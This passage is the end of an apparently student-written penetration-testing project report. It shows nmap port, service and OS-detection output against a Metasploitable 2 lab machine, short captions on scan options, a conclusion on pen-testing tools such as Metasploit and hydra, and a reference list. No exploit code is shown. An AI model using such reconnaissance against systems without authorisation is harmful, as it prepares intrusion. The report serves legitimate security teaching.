
File Machine View Input Devices Help




```
SF::\x20Reconnecting\x20too\x20fast\)\x20-Email\x20admin@Metasploitable\.L
SF:AN\x20for\x20more\x20information\.\r\n")%r(GenericLines,7D,"RROR\x20:Cl
SF:osing\x20Link:\x20\[192\.168\.56\.1\]\x20\(Throttled:\x20Reconnecting\x
SF:20too\x20fast\)\x20-Email\x20admin@Metasploitable\.LAN\x20for\x20more\x
SF:20information\.\r\n")%r(Help,7D,"RROR\x20:Closing\x20Link:\x20\[192\.16
SF:8\.56\.1\]\x20\(Throttled:\x20Reconnecting\x20too\x20fast\)\x20-Email\x
SF:20admin@Metasploitable\.LAN\x20for\x20more\x20information\.\r\n")%r(Soc
SF:ks5,7D,"RROR\x20:Closing\x20Link:\x20\[192\.168\.56\.1\]\x20\(Throttled
SF::\x20Reconnecting\x20too\x20fast\)\x20-Email\x20admin@Metasploitable\.L
SF:AN\x20for\x20more\x20information\.\r\n")%r(Socks4,7D,"RROR\x20:Closing\
SF:x20Link:\x20\[192\.168\.56\.1\]\x20\(Throttled:\x20Reconnecting\x20too\
SF:x20fast\)\x20-Email\x20admin@Metasploitable\.LAN\x20for\x20more\x20info
SF:rmation\.\r\n")%r(GetRequest,7D,"RROR\x20:Closing\x20Link:\x20\[192\.16
SF:8\.56\.1\]\x20\(Throttled:\x20Reconnecting\x20too\x20fast\)\x20-Email\x
SF:20admin@Metasploitable\.LAN\x20for\x20more\x20information\.\r\n")%r(HTT
SF:POptions,7D,"RROR\x20:Closing\x20Link:\x20\[192\.168\.56\.1\]\x20\(Thro
SF:ttled:\x20Reconnecting\x20too\x20fast\)\x20-Email\x20admin@Metasploitab
SF:le\.LAN\x20for\x20more\x20information\.\r\n")%r(RTSPRequest,7D,"RROR\x2
SF:0:Closing\x20Link:\x20\[192\.168\.56\.1\]\x20\(Throttled:\x20Reconnecti
SF:ng\x20too\x20fast\)\x20-Email\x20admin@Metasploitable\.LAN\x20for\x20mo
SF:re\x20information\.\r\n")%r(RPCCheck,7D,"RROR\x20:Closing\x20Link:\x20\
SF:[192\.168\.56\.1\]\x20\(Throttled:\x20Reconnecting\x20too\x20fast\)\x20
SF:-Email\x20admin@Metasploitable\.LAN\x20for\x20more\x20information\.\r\n
SF:")%r(DNSVersionBindReqTCP,7D,"RROR\x20:Closing\x20Link:\x20\[192\.168\.
SF:56\.1\]\x20\(Throttled:\x20Reconnecting\x20too\x20fast\)\x20-Email\x20a
SF:dmin@Metasploitable\.LAN\x20for\x20more\x20information\.\r\n")%r(DNSSta
SF:tusRequestTCP,7D,"RROR\x20:Closing\x20Link:\x20\[192\.168\.56\.1\]\x20\
SF:(Throttled:\x20Reconnecting\x20too\x20fast\)\x20-Email\x20admin@Metaspl
SF:oitable\.LAN\x20for\x20more\x20information\.\r\n");
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h14m59s, deviation: 2h30m00s, median: -1s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2021-11-14T05:07:36-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.44 seconds

┌──(narasimha㉿narasimha)-[~]
└─$
```

To scan all ports thoroughly

It also take very very long time to scan



To find the service version of every port



To find the OS of targeted system


```
┌──(narasimha㉿narasimha)-[~]
└─$ sudo su
[sudo] password for narasimha:
┌──(root💀narasimha)-[/home/narasimha]
└─# nmap -O 192.168.56.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-11-14 15:50 IST
Nmap scan report for 192.168.56.101
Host is up (0.0041s latency).
Not shown: 977 filtered ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
```

```
8180/tcp open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 close
d port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (97%), QEMU (92%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (97%), QEMU user mode network gateway (92%)
No exact OS matches for host (test conditions non-ideal).
```

Right Ctrl


Here it is guessing OS as oracle virtualbox which is true

For traceroute




Here we can notice it was two hop routing

Traceroute for some vulnerable website



To get a verbose board on what is actually going on



So by above all different commands we can come to a good conclusion on which ports are vulnerable and we can make our plans by taking the information provided by this complete nmap test

CONCLUSION AND FUTURE SCOPE:

In todays world ,data and information are the most precious commodities. Most of the data are stored in servers. So the organizations must be ready for the attacks that is gonna happen, means they need to make their system more secure. The best method to check the strength of the system is by penetration testing. Penetration test can identify the vulnerabilities in the system.

Regular pen testing in an organization can reduce the security incidents of the organization.

In our project we have shown how the penetration testing is done using tools like Metasploit ,nmap, wireshark, nikto, hydra and few more. We have performed penetration test on metasploitable 2 and few demo websites.After these tests we have shown the ways we can improve the system so that the system can be made more secure.

REFERENCES=

- Blog - https://hackertarget.com/brute-forcing-passwords-with-ncrackhydra-and-medusa/
- Vulnerability assessment and penetration testing https://www.ijert.org/vulnerability-assessment-and-penetration-testing
- A study on Penetration testing process and tools https://ieeexplore.ieee.org/document/8378035
- Web application Penetration testing https://www.ijitee.org/wp-content/uploads/papers/v8i10/J91730881019.pdf
- Penetration Testing and Vulnerability Assessment https://www.jncet.org/Manuscripts/Volume-7/Issue-8/Vol-7-issue-8-M-03.pdf
- An Overview of Penetration Testing https://www.researchgate.net/publication/274174058_An_Overview_of_Penetration_Testing
- Penetration Testing and Metasploit https://www.researchgate.net/publication/318710609_Penetration_Testing_and_Metasploit
- Effective Penetration Testing using Metasploit Framework and Methodologies https://ieeexplore.ieee.org/abstract/document/7028682
- A Comparative Overview on penetration testing https://www.researchgate.net/publication/282019457_A_Comparative_Overview_on_Penetration_Testing